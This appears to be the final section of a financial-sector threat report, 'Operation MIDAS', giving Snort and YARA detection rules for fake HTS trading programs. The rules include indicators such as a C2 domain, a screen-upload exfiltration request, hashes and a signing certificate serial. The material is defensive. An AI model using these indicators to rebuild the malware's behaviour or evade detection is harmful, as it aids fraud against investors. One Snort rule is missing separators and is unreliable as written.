URI	https://www.youtube[.]com/@YSTV0347	Overseas Futures Yoonseul TV

2. Detection Signatures

Snort

※ The detection rules below are Snort (https://snort.org/) rules, and the policy may not apply depending on the IDS/IPS equipment in use. Please modify and apply it according to the equipment you are operating based on the detection technique.

F-INV-ETC-230307-Turtleship-FakeHTS-Access(Request-API)

```
alert tcp any any -> any any (msg:"F-INV-ETC-230307-Turtleship-FakeHTS-Access(Request-API)"; flow:established,to_server; content:"/api/"; http_uri; fast_pattern; pcre:"/(GET|POST|OPTIONS) \/api\/(bank\/HAS_WITHDRAW|chat\/GETCHAT|env\/currencyData|env\/doorInfo|notice\/TITLE|user\/IsExistedID|userlog) HTTP\//"; content:"Origin: "; nocase; http_header; metadata:service http; classtype:inappropriate-content; gid:1; rev:1; )
```

This detection rule detects the API call (HTTP request) that occurs when accessing a fake HTS/MTS.

F-INV-ETC-230307-Turtleship-FakeHTS-Access(Request-wasinfo.xml)

```
alert tcp any any -> any any (msg:"F-INV-ETC-230307-Turtleship-FakeHTS-Access(Request-wasinfo.xml)"; flow:established,to_server; content:"/assets/assets/wasinfo.xml"; http_uri; fast_pattern; metadata:service http; classtype:inappropriate-content; gid:1; rev:1; )
```

This detection rule detects the backend connection information request action (HTTP request) that occurs when accessing a fake MTS.

F-INV-ETC-230307-Turtleship-FakeHTS-Access(Response-wasinfo.xml)

```
alert tcp any any -> any any (msg:"F-INV-ETC-230307-Turtleship-FakeHTS-Access(Response-wasinfo.xml)"; flow:established,to_client; content:"strMTSName|3E|"; fast_pattern; content:"strWasUrl|3E|"; content:"strChartUrl|3E|"; content:"nDoorID|3E|"; content:"bAllowMockSignup|3E|"; metadata:service http; classtype:inappropriate-content; gid:1; rev:1; )
```

This detection rule detects the result (HTTP request) of the backend connection information request that occurs when accessing a fake MTS.

F-MAL-INF-230307-Turtleship-FakeHTS-Access(Request-Executed)

```
alert tcp any any -> any any (msg:"F-MAL-INF-230307-Turtleship-FakeHTS-Access(Request-Executed)"; flow:established,to_server; content:"/Executed"; http_uri; fast_pattern; content:"Sec-WebSocket-Key|3a|"; nocase; http_header; metadata:service http; classtype:trojan-activity; gid:1; rev:1; )
```

This detection rule detects the HTTP request that occurs when running a fake HTS.

F-MAL-INF-230307-Turtleship-FakeHTS-Access(Request-FutureDataProvider)

```
alert tcp any any -> any any (msg:"F-MAL-INF-230307-Turtleship-FakeHTS-Access(Request-FutureDataProvider)"; flow:established,to_server; content:"/FutureDataProvider"; http_uri; fast_pattern; content:"Sec-WebSocket-Key|3a|"; nocase; http_header; metadata:service http; classtype:trojan-activity; gid:1; rev:1; )
```

This detection rule detects the market price information confirmation HTTP request that occurs when running a fake HTS.

F-MAL-INF-230908-Turtleship-FakeHTS-Access(Request-UPLOADFILE)

```
alert tcp any any -> any any ( msg:"F-MAL-INF-230908-Turtleship-FakeHTS-Access(Request-UPLOADFILE)"; flow:established,to_server; content:"/screen/UPLOADFILE"; http_uri; fast_pattern; content:"screenFile" content:"multipart/form-data|3B 20|boundary" metadata:service http; classtype:trojan-activity; gid:1; rev:1; )
```

This detection rule detects the PC screen leakage HTTP request that occurs when running a fake HTS.

YARA

※ The detection rules below have been written based on YARA (https://github.com/VirusTotal/yara) version 4.3.2[61].

Fake_HTS_Updater_Detection

```
import "pe"

rule Fake_HTS_Updater_Detection {

    meta:
        description = "Fake HTS Updater Detection"
        author = "FSI"
        filename = "Starter.exe"
        filetype = "Win32 EXE"
        date = "2023/06/13"
        version = "1.0"
        md5 = "987f30da5a8c01c72055849a9596840f"

    strings:
        $hts1 =  "MIDAS_2345^^*" ascii
        $hts2 =  "MIDAS2_4345^^*" ascii
        $hts3 =  "WS_5323^^*" ascii
        $hts4 =  "REUTERS_4235^^*" ascii
        $hts5 =  "APOLLO_4562^^*" ascii
        $hts6 =  "KINGSMAN_12342^^*" ascii
        $hts7 =  "TIMES_6454^^*" ascii
        $hts8 =  "SPACE_7745^^*" ascii
        $hts9 =  "GOLDMAN_3342^^*" ascii
        $hts10 =  "RS_6453^^*" ascii
        $hts11 =  "UNION_5234^^*" ascii
        $hts12 =  "DAILY_73445" ascii
        $hts13 =  "CHERAS_84663" ascii
        $hts14 =  "OLIVE_26434" ascii
        $hts15 =  "GUBUK_77343" ascii
```

61) https://github.com/VirusTotal/yara/releases/tag/v4.3.2

```
$hts16 =  "FLOWER_ASSET_66345" ascii
$hts17 =  "ROCKET_ASSET_63423" ascii
$hts18 =  "RAIN_BOW_ASSET_23323" ascii
$hts19 =  "APPLE_TREE_ASSET_23323" ascii
$hts20 =  "CLOUD_6345" ascii
$hts21 =  "ORANGE_ASSET_2234" ascii
$hts22 =  "HANKUK_6344" ascii
$hts23 =  "EZI_TRAD_93834" ascii
$hts24 =  "GROW_6234233" ascii
$hts25 =  "SAMWAN_52342" ascii
$hts26 =  "MELON_2342" ascii
$hts27 =  "DM_234233" ascii
$hts28 =  "WIZ_38972" ascii
$hts29 =  "LEV_7727" ascii
$hts30 =  "VIS_38832" ascii
$hts31 =  "DEAWOO_33463" ascii
$hts32 =  "BRIDGE_223433" ascii
$hts33 =  "HANA_22334" ascii
$hts34 =  "BIT_22322" ascii
$hts35 =  "SMAILE_52334" ascii
$hts36 =  "LINE_23433" ascii
$hts37 =  "SIMPLE_22343" ascii
$hts38 =  "SUNMULWAN_34233" ascii
$hts39 =  "GLOBAL_22321" ascii
$hts40 =  "URI_ASSET_23233" ascii
$hts41 =  "KUMGANG_48272" ascii
$hts42 =  "SHINHWA_29493" ascii
$hts43 =  "BRAND_22334" ascii
$hts44 =  "USIN_2232" ascii
$hts45 =  "DAISHIN_293715" ascii
$hts46 =  "KAKAO_3223" ascii
$hts47 =  "KINVEST_77345" ascii
$hts48 =  "AMAZON_29312" ascii
$hts49 =  "VOGUE_23423" ascii
$hts50 =  "META_34233" ascii
$hts51 =  "FUTURE_23423" ascii
$hts52 =  "MURECAN_45234" ascii
$hts53 =  "INTRO_574122" ascii
$hts54 =  "AONE_295732" ascii
$hts55 =  "BTS_297302" ascii
$hts56 =  "NYC_582920" ascii
```

```
        $hts57 =  "COUPANG_3948256" ascii
        $hts58 =  "KBASSET_1923438" ascii
        $hts59 =  "PRIME_492715" ascii
        $hts60 =  "TORONTO_28390" ascii
        $hts61 =  "HANMI_382921" ascii
        $hts62 =  "LAON_459321" ascii
        $hts63 =  "BIDE_493729" ascii
        $hts64 =  "BIDEASSET_493253" ascii
        $hts65 =  "PLUS_239485" ascii
        $hts66 =  "CLINIC_492372" ascii
        $hts67 =  "VIPINVEST_234234" ascii
        $hts68 =  "JEIL_294783" ascii
        $hts69 =  "ALLNEW_483295" ascii
        $hts70 =  "RABBIT_34582" ascii
        $hts71 =  "RICH_237236" ascii
        $hts72 =  "BEST_745616" ascii
        $hts73 =  "SSG_489641" ascii
        $hts74 =  "CREDIT_745616" ascii
        $hts75 =  "SHINHAN_894721" ascii
        $hts76 =  "AG_493782" ascii
        $hts77 =  "ECO_215497" ascii
        $hts78 =  "MIRAE_748164" ascii
        $hts79 =  "HWWAW_748164" ascii

        $pdb = ":\\Develop\\Project\\hts\\1. Src\\AutoUpdater\\Release\\Starter.
pdb" // PDB FileName

         $c2 = {75 70 64 61 74 65 ?? 2E 67 72 6F 77 61 73 73 65 74 2E 6F 72
67} //update{number}[.]growasset.org

        $path1 = "/1.HTS/" ascii
        $path2 = "/2.MANAGER/" ascii
        $path3 = "HTS.exe" ascii
        $path4 = "MANAGER.exe" ascii

    condition:
        uint16(0) == 0x5A4D
        and any of ($hts*)
        and 2 of ($path*)
        and all of ($pdb, $c2)
        and for any i in (0 .. pe.number_of_signatures) : (
```

```
                pe.signatures[i].issuer contains "DigiCert EV Code Signing CA"
and (
                   pe.signatures[i].serial == "09:5c:e3:26:98:de:dd:79:e1:21:21:7d:8
8:e3:a9:fe"
            ) // codesign detection
        )
}
```

This detection rule detects Starter.exe, the fake HTS updater program.

Fake_HTS_Detection

```
import "pe"

rule Fake_HTS_Detection {

    meta:
        description = "Fake HTS Detection"
        author = "FSI"
        filename = "HTS.exe"
        filetype = "Win32 EXE"
        date = "2023/06/13"
        version = "1.0"
        md5 = "af73b36172af6ea9daa8fbe75dfd2029"

    strings:
        $hts1 =  "icon_sub_ag" ascii
        $hts2 =  "icon_sub_allnew" ascii
        $hts3 =  "icon_sub_amazon" ascii
        $hts4 =  "icon_sub_aone" ascii
        $hts5 =  "icon_sub_Apollo" ascii
        $hts6 =  "icon_sub_apple" ascii
        $hts7 =  "icon_sub_best" ascii
        $hts8 =  "icon_sub_bitTrad" ascii
        $hts9 =  "icon_sub_brand" ascii
        $hts10 = "icon_sub_bts" ascii
        $hts11 = "icon_sub_buyinvest" ascii
        $hts12 = "icon_sub_cherase" ascii
        $hts13 = "icon_sub_chosun" ascii
        $hts14 = "icon_sub_clinic" ascii
```

```
$hts15 = "icon_sub_cloud" ascii
$hts16 = "icon_sub_coupang" ascii
$hts17 = "icon_sub_credit" ascii
$hts18 = "icon_sub_daily" ascii
$hts19 = "icon_sub_dailym" ascii
$hts20 = "icon_sub_daishin" ascii
$hts21 = "icon_sub_david" ascii
$hts22 = "icon_sub_deawoo" ascii
$hts23 = "icon_sub_doubleu" ascii
$hts24 = "icon_sub_dubai" ascii
$hts25 = "con_sub_eco" ascii
$hts26 = "icon_sub_eurex" ascii
$hts27 = "icon_sub_flower" ascii
$hts28 = "icon_sub_future" ascii
$hts29 = "icon_sub_gift" ascii
$hts30 = "icon_sub_giftattack" ascii
$hts31 = "icon_sub_global" ascii
$hts32 = "icon_sub_globalm" ascii
$hts33 = "icon_sub_goldman" ascii
$hts34 = "icon_sub_gubuksun" ascii
$hts35 = "icon_sub_hanaasset" ascii
$hts36 = "icon_sub_hanaro" ascii
$hts37 = "icon_sub_hankuk" ascii
$hts38 = "icon_sub_hanmi" ascii
$hts39 = "icon_sub_jba" ascii
$hts40 = "icon_sub_kakao" ascii
$hts41 = "icon_sub_kb" ascii
$hts42 = "icon_sub_kelly" ascii
$hts43 = "icon_sub_Kingsman" ascii
$hts44 = "icon_sub_kinvest" ascii
$hts45 = "icon_sub_kotex" ascii
$hts46 = "icon_sub_kp" ascii
$hts47 = "icon_sub_kumgang" ascii
$hts48 = "icon_sub_laon" ascii
$hts49 = "icon_sub_leverage" ascii
$hts50 = "icon_sub_life" ascii
$hts51 = "icon_sub_melon" ascii
$hts52 = "icon_sub_meta" ascii
$hts53 = "icon_sub_Midas" ascii
$hts54 = "icon_sub_Midas" ascii
$hts55 = "icon_sub_mirae" ascii
```

```
        $hts56 = "icon_sub_mpro" ascii
        $hts57 = "icon_sub_murecan" ascii
        $hts58 = "icon_sub_nh" ascii
        $hts59 = "icon_sub_nyc" ascii
        $hts60 = "icon_sub_ok" ascii
        $hts61 = "icon_sub_olive" ascii
        $hts62 = "icon_sub_orange" ascii
        $hts63 = "icon_sub_plus" ascii
        $hts64 = "icon_sub_postm" ascii
        $hts65 = "icon_sub_prime" ascii
        $hts66 = "icon_sub_rabbit" ascii
        $hts67 = "icon_sub_rainbow" ascii
        $hts68 = "icon_sub_research" ascii
        $hts69 = "icon_sub_rich" ascii
        $hts70 = "icon_sub_rocket" ascii
        $hts71 = "icon_sub_s1" ascii
        $hts72 = "icon_sub_sam" ascii
        $hts73 = "icon_sub_seven" ascii
        $hts74 = "icon_sub_shinhan" ascii
        $hts75 = "icon_sub_shinhwa" ascii
        $hts76 = "icon_sub_simple" ascii
        $hts77 = "icon_sub_space" ascii
        $hts78 = "icon_sub_ssg" ascii
        $hts79 = "icon_sub_sunmulwan" ascii
        $hts80 = "icon_sub_times" ascii
        $hts81 = "icon_sub_Union" ascii
        $hts82 = "icon_sub_uriasset" ascii
        $hts83 = "icon_sub_usin" ascii
        $hts84 = "icon_sub_vanguard" ascii
        $hts85 = "icon_sub_veronica" ascii
        $hts86 = "icon_sub_vip" ascii
        $hts87 = "icon_sub_vision" ascii
        $hts88 = "icon_sub_vogue" ascii
        $hts89 = "icon_sub_wiz" ascii
        $hts90 = "icon_sub_WS" ascii
        $hts91 = "icon_sub_zenith" ascii

          $pdb = ":\\Develop\\Project\\hts\\2. Obfuscator\\x86\\HTS.pdb" // PDB
FileName
```

```
    condition:
        uint16(0) == 0x5A4D
        and 30 of ($hts*)
        and $pdb
        and for any i in (0 .. pe.number_of_signatures) : (
              pe.signatures[i].issuer contains "DigiCert EV Code Signing CA"
and (
                 pe.signatures[i].serial == "09:5c:e3:26:98:de:dd:79:e1:21:21:7d:8
8:e3:a9:fe"
            ) // codesign detection
        )
}
```

This detection rule detects HTS.exe, the fake HTS program executable file.

Fake_HTS_Manager_Detection

```
import "pe"

rule Fake_HTS_Manager_Detection {

    meta:
        description = "Fake HTS Manager Detection"
        author = "FSI"
        filename = "MANAGER.exe"
        filetype = "Win32 EXE"
        date = "2023/06/13"
        version = "1.0"
        md5 = "7ae646791b60bee837022d950d1553c7"

    strings:
        $manager1 =  "K2MANAGER" ascii
        $manager2 =  "K2HTSDataSet" ascii


          $pdb = ":\\Develop\\Project\\hts\\2. Obfuscator\\x86\\MANAGER.pdb" //
PDB FileName

    condition:
        uint16(0) == 0x5A4D
```

```
        and all of ($manager*)
        and $pdb
        and for any i in (0 .. pe.number_of_signatures) : (
              pe.signatures[i].issuer contains "DigiCert EV Code Signing CA"
and (
                 pe.signatures[i].serial == "09:5c:e3:26:98:de:dd:79:e1:21:21:7d:8
8:e3:a9:fe"
             ) // codesign detection
        )
}
```

This detection rule detects MANAGER.exe, the fake HTS administrator program.

Operation MIDAS

An illegal private HTS program Threat Analysis Report on Financial Sector

Date of publication	December 2023
Publisher	Chul-woong Kim
Author	Computer Emergency Response Department, Financial Security Monitoring Center in the Cyber Response Group of the Financial Security Institute
Place of publication	Financial Security Institute 132, Daeji-ro, Suji-gu, Yongin-si, Gyeonggi-do, Korea TEL +82 2-3495-9000

FINANCIAL SECURITY INSTITUTE